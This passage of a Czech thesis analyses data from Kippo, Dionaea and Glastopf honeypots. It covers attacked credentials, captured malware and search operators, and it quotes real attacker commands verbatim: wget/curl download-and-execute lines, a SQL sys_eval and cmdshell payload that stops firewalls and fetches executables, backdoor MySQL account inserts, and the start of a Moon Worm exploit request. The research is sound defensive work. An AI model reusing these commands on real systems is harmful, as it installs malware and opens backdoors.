File Transfer Protocol (FTP)	Je nabízen na portu 21, poskytuje základní možnosti jako vytváření složek, stahování a nahrávání souborů.
Trivial File Transfer Protocol (TFTP)	Je poskytován na portu 60, může sloužit pro nabízení souborů.
Microsoft SQL Server (MSSQL)	Dionaea obsahuje Tabular Data Stream protokol, který je používán Microsoft SQL Serverem. Běží na portu TCP/1433, dovoluje zaznamenání a spouštění sql příkazů.
Voice over IP (VoIP)	Jedná se o implementaci Session Initial Protocol (SIP), Dionaea čeká na příchozí SIP zprávu, zaznamená všechna dostupná data a odpoví.

Zdroj: http://www.edgis-security.org/honeypot/dionaea/

Složková struktura:

Tabulka č. 6-Složková struktura Dionaea

Název	Popis
dionaea/binaries	Složka s binárními daty.
dionaea/bistreams	Složka s binárními streamy z SIPO.
dionaea/logsql.sqlite	Složka s databázovým záznamem.
dionaea/rtp	Složka pro záznam dat ze SIP modulu.
dionaea/sipaccounts.sqlite	Složka se SIP databází.
log/dionaea.log	Defaultní složka pro ukládání logů.
dionaea/dionaea.conf	Konfigurační nastavení Dionaea.

Zdroj:autor

LibEmu

Je používán pro detekci, kontrolu, a pokud je to nezbytné i ke spouštění shellkódu. Kontrola a profilace shellkódu se děje při spuštění v LibEmu VM, kde jsou nahrány jeho API volání a parametry. Toto je žádoucí pro profilování většiny shellkódu až na multi-stage shellkódy. Většinou pro zaznamenání api volání a parametrů je nutné povolit shelkódu jistou akci, třeba vytvoření internetového spojení. Jakmile je získán payload je malware zkopírován.

Reakce na techniky útočníků:

Tabulka č. 7-Dionaea reakce na techniky útočníků

Technika	Popis
Shell Binding / Connect Back, Exec	Je nabídnuto emulování shellu pro payload.
URLDownToFile API	Je nabídnuta emulace shellu, který volá URLDownToFile API pro stažení souboru pomocí HTTP a poté jeho spuštění.
Multi-Stage Payloads	Je použita LibEmu ke spuštění shellkódu od útočníka v LibEmu VM.

Zdroj: http://www.edgis-security.org/honeypot/dionaea/

4.3.1 Zaznamenávání a Analýza

Dionaea umožňuje zaznamenávání událostí do textových souborů na disk nebo externí úložiště. Navíc umožňuje nakonfigurovat zaznamenávání známé jako „Incidents“. Incidenty obsahují informaci o útoku, který prošel skrz handler „iHandler“. Zaznamenávání pomocí python skriptu LogSQL umožní iHandleru zapisovat zajímavé incidenty do SQLite databáze. Jednou z výhod této techniky zaznamenávání incidentů je možnost clusterového zpracování informací z databáze. Dionaea umožňuje také konfiguraci a posílání logů prostřednictví streamu na XMPP server.

5 Praktická část

Z každého honeypotu byla analyzována určitá oblast zájmu, pro Kippo to byla například uživatelská jména a hesla, příkazy uživatele nebo investigace hrozeb. Pro honeypot Glastopf se jednalo o analýzu vyhledávaných záznamů, tedy o intext, intitle a inurl a ostatní zachycené hrozby jako byly CGI skripty nebo skenery. Honeypot Dionaea sloužil k analýze MySQL příkazů a analýze zachycených souborů. Pro praktickou část byly použity softwarové a hardwarové technologie níže. Napojení do sítě internet bylo realizováno dle obrázku č. 9, varianta Honeypot A.

5.1 Úprava konfigurace

Úprava konfigurace byla provedena pro všechny implementace. Jednalo se o rozšíření reportů událostí z honeypotů na stránky třetích stran jako je například virustotal.com. Pro zlepšení přístupu k záznamům z databáze bylo upraveno ukládání dat pro Kippo a Glastopf do MySQL databáze. Pro Dionaea bylo ponecháno ukládání do databáze SQLlite. Z důvodu absence rotace logů u Dionaea byla rotace nastavena pomocí cronů. Grafické moduly byly dostupné pro Dionaea a Kippo, Glastopf z důvodu úpravy ukládání dat do databáze měl grafické výstupy nedostupné. Většina statistik a informací byla získána pomocí SQL dotazů do databází. Tabulka s hardware zařízeními níže.

Tabulka č. 8-HW konfigurace

Název	Vlastnosti			
	HW	SW	Vizualizace logů	Databáze
Glastopf	4GB RAM, Core-2-Duo, 120GB HDD	Glastopf 3.1.2	-	Mysql
Kippo	Raspberry Pi 2 Model B 1GB, 16GB HDD	kippo-0.8	Kippo-Graph 1.5.1	Mysql
Dionaea	4GB RAM, Core-2-Duo, 120GB HDD	VirtualBox, dionaea-0.1.0	DionaeaFR 0.1v	SQLlite

Zdroj:autor

5.2 Kippo

Tabulka č. 9-Aktivita na Kippo před přihlášením

Popis	Hodnota
První útok	10-Oct-2015, 18:16 PM
Poslední útok	28-Feb-2016, 16:11 PM
Celkový počet pokusů o přihlášení	5384 (5077 neúspěšných, 307 úspěšných)
Unikátní IP adresy	154

Zdroj:autor

Tabulka č. 10-Aktivita na Kippo po přihlášení


Celková aktivita na honeypotu Kippo po přihlášení	
Popis	Hodnota
Celkový počet příkazů	1410
Unikátní počet příkazů	325
Celkový počet stažení příloh	180
Unikátní počet stažených příloh	62

Zdroj:autor

5.2.1 Sběr hesel a uživatelských jmen

Sběr uživatelských jmen a hesel byl prováděn hlavně na honeypotu Kippo pro port 22, na kterém běží služba SSH. Uživatel se tedy musel úspěšně přihlásit, aby mohl dělat jakoukoliv další činnost na zařízení. Nejčastější jména, hesla a jejich kombinace jsou na grafech níže, převážně se jednalo o standardní kombinace, jako jsou admin/123456, root/root nebo admin/password. Určitá kombinace hesel byla také nastavena na honeypotu, jednalo se třeba o pi/keepers, tedy útočník se musel nejdříve pomocí jakékoliv jiné klasické kombinace dostat na honeypot a odtud získat seznam hesel.


Graf č. 3-Kippo Top10 hesel



Zdroj:autor

Celkově 2858 unikátních hesel.


Graf č. 4-Kippo Top10 uživatelských jmen



Zdroj:autor

Celkově 330 unikátních přihlašovacích jmen.

Graf č. 5-Kippo Top10 kombinací uživatelských jmen a hesel




Zdroj:autor

Celkově 3350 unikátních kombinací jméno/heslo.

5.2.2 Analýza spouštěných příkazů

Jednalo se o analýzu příkazů spouštěných prostřednictvím příkazové řádky na portu 22.

Top 10 successful input



Celkově 196 unikátních úspěšných vstupů a 326 neúspěšných.

Z Grafu výše byly spouštěny tyto příkazy:

- cd /tmp- otevření adresáře /tmp

- exit-ukončení spojení
- echo “cd /root/“>>/ETA/rc '-zapise cd/root do /ETA/rc
- echo “/ETA/init.d/iptables '
- chmod u+x dos6cc4-nastavení práv pro spouštění pro soubor dos6cc4
- wget http:// [ipadresa zdroje]-stažení souboru z IP adresy
- cd.. -skok do hlavního adresáře
- wget –O /tmp/.XMLj-25000-stáhne výsledek do adresáře /tmp
- echo “WinSCP: this,-vypíše text

IP: **[ipadresa zdroje]** dne 2016-02-25 07:05:40

```
EQS_bank_19_serv1:~# curl o /tmp/007 [ipadresa zdroje]:15826/007
EQS_bank_19_serv1:~# chmod 777 /tmp/007
EQS_bank_19_serv1:~# /tmp/007
```

- stažení souboru pomocí curl do adresáře /tmp/007
- nastavení práv pro spouštění pro adresář /tmp/007
- spuštění adresáře

IP: **[ipadresa zdroje]** dne 2016-03-01 01:21:56

```
EQS_bank_19_serv1:~# service iptables stop
EQS_bank_19_serv1:~# wget [ipadresa zdroje]/112fff
--2016-03-01 01:22:10--  [ipadresa zdroje]:801/112fff
Connecting to (ip adresa):801… connected.
HTTP 41egest sent, awaiting response… chmod 0755 /root/112fff
nohup /root/112fff > /dev/null 2>&1 &
chmod 777 112fff
./112fff
200 OK
Length: 1870048 (1M) [application/octet-stream]
Saving to: `112fff
 0% [>] 11,596 0K/s  eta 50m 34s chmod 0755 /root/112fff
 4% [=>] 81,100   3K/s  eta 8m 41s nohup /root/112fff &gt; /dev/null 2&gt;&amp;1 &amp;
 7% [➔] 140,468    5K/s  eta 5m 35schmod 0777 112fff
15% [===➔] 283,820   8K/s  eta 2m 58schmod u+x 112fff
20% [======➔  ] 392,420      11K/s  eta 2m 10s

24% [=======➔] 453,796  12K/s  eta 1m 51s./11  2fff &

28% [==========➔ ] 538,500      14K/s  eta 1m 32s
```

- zastavení služby iptables
- stažení souboru pomocí wget

- nastavení práv pro spouštění pro adresář /root/112fff
- běh procesu na pozadí pomocí nohup a přesměrování výstupu do /dev/null a do bash

5.2.3 Analýza zachycených souborů

Analýza byla provedena dle virustotal.com, zdroje AVG na základě zachycených souborů.

Tabulka č. 11-Kippo zachycené soubory

Soubor	Název viru
20160301013542_http__[ipadresa zdroje1]_wrt1132	Linux/MrBlack.E
20160301012210_http__[ipadresa zdroje1]_112fff	Linux/ChinaZ.L
20160224115540_http__[ipadresa zdroje1]_xinudp	Linux/BackDoor_c.DR
20151212124734_http__[ipadresa zdroje1]_DDosClient32	Linux/MrBlack.G
20160222160415_http__[ipadresa zdroje1]_yg121	Linux/BackDoor – Backdoor.Linux.Mayday.G

Zdroj:autor

Linux/MrBlack.E- MrBlack.G

Je druh trojanu, který napadá linuxový operační systém a je používán k DDoS útokům. Využívá se útoku UDP a TCP flood. Správa botnet sítě je prostřednictvím příkazových a kontrolních serverů. Umožňuje také použití DNS a vytvoření DNS Amplification útoku.

Linux/ChinaZ.L

Je druh malwaru, který běží na operačním systému Windows a obsahuje útoční skript, který útočí na operačním systému Linux a využívá zranitelnosti Shellshock. Tento nebezpečný malware umožňuje DDoS útoky.

Linux/BackDoor_c.DR

Jedná se o malware, který získává informace o počítači, který napadne. Jedná se o základní hardwarové charakteristiky. Během infekce také vytvoří zádní vrátka pro manipulaci se systémem a spouštění příkazů ze serverů. Stejně jako předchozí hrozby, je využíván k DDoS útokům.

Backdoor.Linux.Mayday.G

Jedná se o Linux trojana umožňující DNS amplification DDoS útok. Botnet byl pak hostován prostřednictvím Amazon EC2. Ve svém kódu využívá dva exploity označované

jako cve-2014-0196 a cve-2012-0056. První exploit umožňuje špatně ošetřenou funkcí zápisu v kernelu zvýšit uživatelská oprávnění a dovoluje také poškození paměti a pád systému. Druhá zranitelnost vlivem špatně ošetřené podmínky zápisu v paměti umožňuje zvýšení uživatelských práv.

5.2.4 TOP 5 záznamů

Tabulka č. 12-Kippo Top5 IP adres

IP adresa	Počet průzkumů	Město	Region	Země	Kód
[ipadresa zdroje1]	1186	Walnut	Californie	USA	US
[ipadresa zdroje2]	979	Hefei	Anhui Sheng	Čína	CN
[ipadresa zdroje]	558	Nanjing	Jiangsu Sheng	Čína	CN
[ipadresa zdroje3]	364	Nanjing	Jiangsu Sheng	Čína	CN
[ipadresa zdroje]	353	Walnut	Californie	USA	US

Zdroj:autor

5.2.4.1 Analýza zdrojů:

Pro nejčastější IP adresy byla provedena analýza zdroje útoku. Byly použity volně dostupné technologie ve spolupráci s vlastním řešením honeypotu Kippo.

- dshield.org- Open source služba pro sdílení záznamů z firewallů, honeypotů a jiných bezpečnostních prvků.
- virustotal.com- Open source služba pro analýzu nebezpečných souborů, které mohou obsahovat viry, malware, červy nebo trojské koně.
- mccafee.com (Threat Intelligence)-Open source služba pro analýzu velkého množtví zdrojů jako jsou ip adresy, viry, url, malware a jiné.

IP: [ipadresa zdroje1]

Zachycené hrozby dle dshield.org:

Tabulka č. 13-Kippo 1-Zachycené hrozby dshield.org

První případ	Poslední případ	Důvod
2015-09-16	2015-10-19	Port 22 Scanner
2015-11-04	2015-11-17	Port 443 Scanner
2015-11-04	2015-11-16	Port 80 Scanner

2015-11-04	2015-11-17	Apache Web Server Scanner
2016-01-12	2016-01-18	CI Army List
2015-09-19	2015-10-19	Emergingthreats
2015-09-19	2016-03-13	OpenBL SSH Scanners

Zdroj: http://www.dshield.org/

Z této ip adresy přicházelo velké množství požadavků na skenování portů 22 (SSH), 443(HTTPS), 80(HTTP), kdy se jednalo o síťové skenery, které hledaly zranitelnosti. O síťový skener, který hledá zranitelnosti na serverech Apache, se jednalo také v případě „Apache Web Server Scanner“. Open source black list nazývaný „CI Army List“ obsahuje ip adresy nashromážděné ze signatur zařízení IDS a IPS z celého světa, které by se měly blokovat. Emergingthreats obsahu signatury z IDS zařízení, tedy také ip adresy, které by se měly blokovat. OpenBL je open source blacklist projekt, zaznamenávající velké množství hrozeb jako je monitoring útoků například na porty 21(FTP), 22(SSH), 23(TELNET), záznam útoků hrubou silou nebo skenování zranitelností phpMyAdmin.

Analýza Mcfee Labs mcfee.com:

Tabulka č. 14-Kippo 1-Zachycené hrozby mcfee.com

Risk	Web	Email	Síť
Vysoký			
Střední			
Neověřeno			

Zdroj: http://www.mcfee.com/

Analýza MCfee vychází z dostupné „Threat Intelligence“ služby, která analyzuje data na základě informací ze svých zařízení z celého světa. Poskytuje vyhodnocení základní hrozby pro webovou stránku, email a síťovou infrastrukturu.

Analýza na stránce virustotal.com dle AVG přinesla hrozby v podobě těchto virů Agent5.GLF, Generic_r.EKO. Oba viry jsou považovány za trojské koně, které jsou do počítače převážně staženy malwarem nebo chybou uživatele a napadají operační systém Windows.

IP: [ipadresa zdroje2]

Zachycené hrozby dle dshield.org:

Tabulka č. 15-Kippo 2-Zachycené hrozby dshield.org

První případ	Poslední případ	Důvod
2015-12-12	2016-02-20	Port 21 Scanner
2015-02-28	2016-03-11	Port 22 Scanner
2015-11-19	2015-11-20	Port 443 Scanner
2015-11-19	2015-11-20	Port 80 Scanner
2015-11-19	2015-11-20	Apache Web Server Scanner
2015-03-31	2015-05-12	Emergingthreats
2015-09-04	2016-03-13	OpenBL SSH Scanners

Zdroj: http://www.dshield.org/

Analýza obsahuje stejné zjištění jako předchozí záznamy až na výskyt skeneru pro port 21, kde běží služba FTP.

Analýza Mcfee Labs mcfee.com:

Tabulka č. 16-Kippo 2-Zachycené hrozby mcfee.com

Risk	Web	Email	Síť
Vysoký			
Střední			
Neověřeno			
Minimální			

Zdroj: http://www.mcfee.com/

Analýza Mcfee neprokázala žádné hrozby, i když analýza pro webové služby nebyla plně ověřena.

Analýza dle Virustotal nepřinesla žádné hrozby.

IP: [ipadresa zdroje3]

Zachycené hrozby dle dshield.org:

Tabulka č. 17-Kippo 3-Zachycené hrozby dshield.org

První případ	Poslední případ	Důvod
2015-09-23	2015-11-06	Port 22 Scanner

2015-02-25	2015-11-02	Port 443 Scanner
2015-02-25	2015-11-02	Port 80 Scanner
2015-02-25	2015-11-02	Apache Web Server Scanner
2015-02-26	2015-03-03	CI Army List
2015-10-17	2015-10-19	Emergingthreats
2015-09-23	2015-11-06	Port 22 Scanner

Zdroj: http://www.dshield.org/

Analýza Mcfee Labs mcfee.com:

Tabulka č. 18-Kippo 3-Zachycené hrozby mcfee.com

Risk	Web	Email	Síť
Vysoký			
Střední			
Neověřeno			
Minimální			

Zdroj: http://www.mcfee.com/

Analýza Mcfee neprokázala žádné hrozby, i když analýza pro webové služby a email nebyla plně ověřena.

Analýza na stránce virustotal.com dle AVG přinesla hrozby v podobě těchto virů BackDoor.Generic_r.LEJ, Generic_r.EKO, Linux/Generic_c.HN, které jsou považovány za trojské koně a napadají operační systémy Windows a Linux.

5.3 Dionaea

5.3.1 Analýza zachycených souborů

Analýza byla provedena dle virustotal.com, zdroje AVG na základě zachycených souborů na honeypotu Dionaea.

Tabulka č. 19-Dionaea zachycené soubory

md5 hash	Název viru
fbd8906d9e78f03a6e017e71efef2b89	Win32/Sality
2e3b03964c164b8fbd1a540764dd3ad7	Win32/Virut
64b4345a946bc9388412fedd53fb21cf	Worm/Generic3.JMQ
147a42d483750c6bed6dc92020ab383b	PSW.Agent.AHCN
06a4a1f5fa8a901c1bfccb0cee7f8b53	Worm/Allaple.C

Win32/Sality

Jedná se o rodiny virů, které infikují spustitelné soubory na operačním systému Windows. Infikuje buď lokální soubory, nebo soubory na úložných zařízeních. Virus také vytváří peer-to-peer spojení s botnetem pro stažení dodatečných souborů a URL adres pro budoucí připojeni. Má také schopnost ovlivnit ostatní bezpečnostní prvky operačního systému, tedy vypnutí bezpečnostních aktualizací a jiných nastavení.

Win32/Virut

Tato rodina virů infikuje spustitelné soubory systému Windows, ASP, HTML nebo PHP soubory. Tento druh viru přebírá chování červů a šíří se kopírováním sebe sama na jakékoliv externí nebo lokální zařízení. Otevírá také zadní vrátka na infikovaném počítači a komunikuje kryptovaným spojením prostřednictvím IRC kanálu. Dovoluje útočníkovi manipulovat s počítačem jako jednotlivcem, nebo z nich vytvářet botnety.

Pokud infikuje ASP, HTML nebo PHP soubory, vytváří v daných souborech nebezpečný HTML IFRAME tag, který může být spuštěn a virus stažen, pokud je webová stránka načtena v zranitelném prohlížeči.

Worm/Generic3.JMQ

Jedná se o škodlivý software, který pokud je spuštěn má schopnost replikace sama sebe a infikování jiných souborů. Tento typ malwaru, může nenápadně zaplňovat místo na HDD a paměť a tak zpomalit počítač. Může také poškodit, smazat nebo ukrást data. Šíří se pomocí přílohy v emailu nebo jiném klientu.

PSW.Agent.AHCN

Je škodlivý program, který dovoluje hackerům vzdálený přístup k uživatelskému počítači a jakoukoliv akci, jako je modifikace souborů nebo ukradení důležitých údajů. Jedná se o trojského koně.

Worm/Allaple.C

Jedná se o síťový virus, šířící se prostřednictvím lokální sítě a způsobující DoS útoky na vzdálené servery. Pokud je spuštěn, může vytvářet několik různých akcí:

- DoS útok proti specifické IP adrese.
- Dos útok proti specifickému webu.
- Šířením se po otevřených spojení v síti.

Šíření v síti zajišťuje pomocí exploitace zranitelnosti MS06-040 a pomocí slabého hesla. Virus si nese knihovnu s hesly a zkouší slovníkový útok na svůj cíl. Při vytváření DoS útoků nejdříve čeká na odpověď od cíle na dotaz ping, jakmile je odpověď pozitivní a cíl je dostupný, zahájí útok na definované porty oběti.

5.3.2 Analýza spouštěných SQL příkazů

5.3.2.1 DROP

```
");
Drop FUNCTION IF EXISTS lib_mysqludf_sys_info;
Drop FUNCTION IF EXISTS sys_get;
Drop FUNCTION IF EXISTS sys_set;
Drop FUNCTION IF EXISTS sys_exec;
Drop FUNCTION IF EXISTS sys_eval;
```

```
DROP TABLE ajrliw32;
```

Příkaz DROP použití v příkazech výše umožňuje zrušit funkci nebo tabulku v databázi. Pokud funkce neexistuje a je použito příkazu DROP spolu z klauzulí „IF EXIST“ příkaz neprovede žádnou akci. Příkaz „DROP Table“ také vykoná implicitní dokončení operace před i po, tzv. vyvolá „commit“, tedy příkaz nelze odvolat. V tomto případě chtěl útočník zrušit vytvořenou tabulku a také zrušit funkce, které manipulují s prostředím, z důvodu libovolné manipulace.

- sys_exec-Vykoná libovolný příkaz a může být použita pro spuštění externí aplikace.
- sys_set-Nastaví hodnotu proměnné prostředí.
- sys_get-Získá hodnotu proměnné prostředí.

5.3.2.2 GRANT

```
GRANT ALTER, ALTER ROUTINE, CREATE, CREATE ROUTINE, CREATE TEMPORARY TABLES, CREATE VIEW, DELETE, DROP, EVENT, EXECUTE, INDEX, INSERT, LOCK TABLES, REFERENCES, SELECT, SHOW VIEW, TRIGGER, UPDATE ON `mysql`.* TO 'admin'@'%' WITH GRANT OPTION;
```

Příkaz GRANT nastaví pro uživatele, skupinu uživatelů nebo role určené v seznamu subjektů práva k:

- tabulce
- vybraným záznamům tabulky
- SQL rutině (procedura či funkce)

Příkaz výše nastavuju množství práv jako vytváření dočasných tabulek (CREATE TEMPORARY TABLE) a náhledů (CREATE VIEW), mazání záznamů (DELETE), rušení tabulek (DROP), získání jakýchkoliv záznamů (SELECT) nebo náhledů (SHOW VIEW). Všechna tato práva jsou dána na administrátora s možností dalšího přenosu na další uživatele klauzule „WITH GRANT OPTION“.

5.3.2.3 INSERT

```
INSERT INTO tempMix VALUES (@a);
```

```
insert into mysql.user(Host,User,Password) values("%","mysqld",password("654321*a"));
```

Příkaz INSERT umožní vložit do tabulky jeden nebo více záznamů. Jsou-li za jménem tabulky uvedeny v závorkách jména sloupců, pak se dané hodnoty zapíší po řadě do těchto sloupců a do ostatních sloupců se zapíší implicitní hodnoty. Pokud by se jména sloupců neuvedla, pak se hodnoty zapisují do všech sloupců tabulky postupně počínaje prvním. První INSERT výše nastaví hodnotu všech sloupců na uživatelsky definovanou hodnotu. Druhý insert vloží do tabulky user pod schématem mysql hodnoty pro jednotlivé proměnné Host,User a Password tak, jak jsou definovány v zápise.

5.3.2.4 SELECT

```
"SELECT @@version_compile_os;"
```

```
"SELECT mylab_sys_exec(/etc/init.d/iptables stop"
```

```
select sys_eval("/etc/init.d/iptables stop;service iptables stop;SuSEfirewall2 stop;reSuSEfirewall2 stop;wget -O /tmp/ko32 http:// [ipadresa zdroje]:3330/ko32;chmod +x /tmp/ko32;nohup /tmp/ko32 > /dev/null 2>&1 &;")
```

```
select cmdshell("cmd.exe cmd/c net stop sharedaccess&echo open [ipadresa zdroje]>>ge.dat&echo 123>>ge.dat&echo 123>>ge.dat&echo bin>>ge.dat&echo get 1.exe>>ge.dat&echo get 1.exe>>ge.dat&echo bye>>ge.dat&ftp -s:ge.dat&1.exe&absl.exe&del ge.dat&del 1.exe&del 1.exe")
```

Příkaz SELECT umožňuje vyčíst data z tabulky v databázi. V případě kombinací výše bude umožňovat spouštění služeb a příkazů, jedná se například o zastavení služby „iptables“ nebo stažení a spuštění souboru pomocí kombinací příkazů „wget“ a „chmod+x“.

5.3.2.5 SET

```
"SET GLOBAL log_bin_trust_routine_creators=1;"
```

```
"SET GLOBAL max_allowed_packet=1024;"
```

Příkaz SET umožňuje nastavit parametry v databázi, kdy příkaz SET uloží do proměnné definovanou hodnotu. V případě výše bude do proměnné max_allowed_packet uložena hodnota 1024.

5.3.2.6 SHOW

```
"SHOW DATABASES"
```

```
"SHOW VARIABLES LIKE '%compile_os%';"
```

Příkaz SHOW umožňuje zobrazit systémové informace o databázi a jejích proměnných. Příkazy výše zobrazí jména databází v mysql a proměnné, které obsahují v názvu řetězec „compile_os“.

5.4 Glastopf

5.4.1 Aktivita

Honeypot Glasopf poskytuje také statistiku nad vyhledávacími operátory, jako jsou intext,intitle a inurl. Jedná se o pokročilé operátory Google pro vyhledávání na www

stránkách, které pokud se použijí správně, vám přinesou přesně takové informace, jaké očekáváte. Pokud tyto operátory v dotazu nepoužijete Google bude hledat termín ve všech částech stránky, jako je titulek, url, text atp. Tvar operátoru je vždy *operátor:hledaný_výraz*.Útočník na všech těchto místech hledal klíčová data, pro možnosti cílení útoků. Na stránce pro operátor intext se snažil například hledat zapomenutá hesla pomocí výrazu Password a nebo email pro možnost spamu pomocí výrazu Gmail. V titulu stránky se jednalo převážně o nalezení otevřené administrace pomocí slov login, Admin nebo Welcome. V posledním hledání se jednalo o zakázané indexované stránky v souboru robots.txt nebo napadnutí phpMyAdmina.

5.4.1.1 intext

Operátor intext je charakterizován tím, čím jsou charakterizovány ostatní enginy, vyhledává řetězec v textu stránky. Přestože může tento operátor tvářit na první pohled jako příliš všeobecný, než aby byl užitečný, ve skutečné praxi se hodí, pokud víme, že text, který hledáme, se má vyhledávat pouze v textu stránky. Alternativa operátoru ve tvaru Allintext se také používá jako zkratka příkazu „hledej tento řetězec všude kromě titulků, URL a odkazů“. Celkově bylo zachyceno 189 hledání, nejčastější hledání jsou v tabulce níže.

Tabulka č. 20-Glastopf operátor intext

Počet	Hledaný význam
8	Parent directory
5	Subject
4	Warning:
3	Gmail
3	appSettings
3	env.ini
3	Index of /
2	Password
2	EZGuestbook
2	Fill

Zdroj:autor

5.4.1.2 intitle

Jedná se o operátora pro hledání v titulku stránky. Z odborného hlediska se dá titulek stránky vyjádřit jako text nalezený uvnitř značek *TITLE* dokumentu HTML. Když prohlížeč zobrazuje webovou stránku, zobrazuje se titulek v nejvyšším řádku prohlížeče. Text titulku se nemusí omezovat jen na obsah této značky v HTML. Webový dokument se dá automaticky generovat a v některých případech nemusí mít stránka žádný titulek. Celkově bylo zachyceno 346 hledání, nejčastější hledání jsou v tabulce níže.

Tabulka č. 21-Glastopf operátor intitle

Počet	Hledaný výraz
41	index.of
27	Index.of
23	login
17	\“Index
9	Index
8	Admin
8	Novell
8	Welcome

Zdroj:autor

5.4.1.3 inurl

Tento operátor prohledává URL stránky na slovo, které mu bylo definováno. Inurl operátor patří mezi pokročilé operátory a hledání v URL stránky s tímto operátorem není jednoduché z několika důvodů:

- Google neumí přesně hledat komponentu protokolu v URL jako je http://.
- Speciální znaky, jako jsou „$ nebo +“ a jiné způsobují problémy ve vyhledávání.
- Je možné použít vhodnější operátory, jako jsou site nebo filetype.

Celkově bylo zachyceno 3579 hledání, nejčastější hledání jsou v tabulce níže.

Tabulka č. 22-Glastopf operátor inurl

Počet	Hledaný výraz
68	/
55	/robots.txt
36	/manager/Huml
15	/cgi-bin/style.css
11	http:// [ipadresa zdroje]/phpMyAdmin/
9	Admin
9	announce.php?id=
9	main.php

Zdroj:autor

5.4.2 „Moon Worm“

První útok tohoto typu byl zaznamenán 19. 9. 2015 v 23:47, poslední 7.3.2016 00:41. Celkově bylo provedeno proti honeypotu 34 útoků. Jedná se o „Moon Worm“, část bitcoinového těžebního malwaru, který infikuje Linksys routery.

Po dekódování byl nalezen tento text:

```
POST /tmUnblock.cgi HTTP/1.1
Content-Length: 943
submit_button=&change_action=&action=&commit=&ttcp_num=2&ttcp_size=2&
